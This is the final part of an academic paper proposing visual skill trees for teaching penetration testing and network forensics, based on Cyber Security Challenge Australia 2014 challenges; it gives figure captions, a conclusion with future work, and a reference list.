

Figure 6. Penetration testing technical skills tree. All actions perform in the web and network penetration testing are shown in boxes, the background knowledge is shown in oval shapes, and the tools used are shown in circles. The action nodes represent 10-minutes tasks, providing that the required background knowledge is present. This visualization highlights the technical but not-necessarily-security-related background knowledge required to learn and perform a particular penetration testing skill.



Figure 7. Network forensics technical skills tree

6. Conclusion and future work

We introduced a generic and visual approach to construct technical knowledge trees that include penetration testing skills, actions and knowledge required to perform and solve 10 hacking challenges published in Cyber Security Challenge Australia 2014. The technical tree represents a simple and straightforward tool that integrates theory and practice for the learner in the cyber security field. It represents a virtual structure which can be used as a highly customizable learning path for those interested in penetration testing. All of these are possible because we reveal background knowledge required to learn each skill or action as well as tools that can be used to perform such actions.

In its current form, all nodes in the tree are exclusively relevant to specific categories of Cyber Security Challenge Australia 2014. The tree is also unstructured, and rather looks tangled with edges flowing from one node to another.

In the future work, we would construct hierarchical trees that differentiate logical levels, the sequential order of actions, as well as the importance of learning a specific skill to perform an action and learning difficulty. Our new tree will be significantly improved by integrating more complex attacks presented in other world-class hacking competitions such as the Capture-The-Flag (CTF) challenges held at Defcon and at BlackHat.

7. REFERENCES

[1] OWASP *OWASP*. City, 2016.

[2] Pan, L. and Batten, L. *Reproducibility of digital evidence in forensic investigations*. Digital Forensics Research Workshop, City, 2005.

[3] Bivens, A., Palagiri, C., Smith, R., Szymanski, B. and Embrechts, M. Network-based intrusion detection using neural networks. *Intelligent Engineering Systems through Artificial Neural Networks*, 12, 1 (2002), 579-584.

[4] Warkentin, M. and Willison, R. Behavioral and policy issues in information systems security: the insider threat. *European Journal of Information Systems*, 18, 2 (2009), 101.

[5] Rogers, M. K. A two-dimensional circumplex approach to the development of a hacker taxonomy. *Digital investigation*, 3, 2 (2006), 97-102.

[6] Meyers, C., Powers, S. and Faissol, D. Taxonomies of cyber adversaries and attacks: a survey of incidents and approaches. *Lawrence Livermore National Laboratory (April 2009)*, 7 (2009).

[7] Rowe, D. C., Lunt, B. M. and Ekstrom, J. J. *The role of cyber-security in information technology education*. ACM, City, 2011.

[8] EC-Council *Certified Ethical Hacking Certification*. City, 2016.

[9] OFFENSIVEsecurity *Offensive Security Certified Professional*. City, 2016.

[10] Conklin, A. *Cyber defense competitions and information security education: An active learning solution for a capstone course*. IEEE, City, 2006.

[11] CySCA *Cyber Security Challenge Australia*. City, 2016.

[12] Mahajan, A. *Burp Suite Essentials*. Packt Publishing Ltd, 2014.

[13] Kim, P. *The hacker playbook: Practical guide to penetration testing*. Secure Planet LLC, 2014.

[14] Bogolea, B. and Wijekumar, K. *Information security curriculum creation: a case study*. ACM, City, 2004.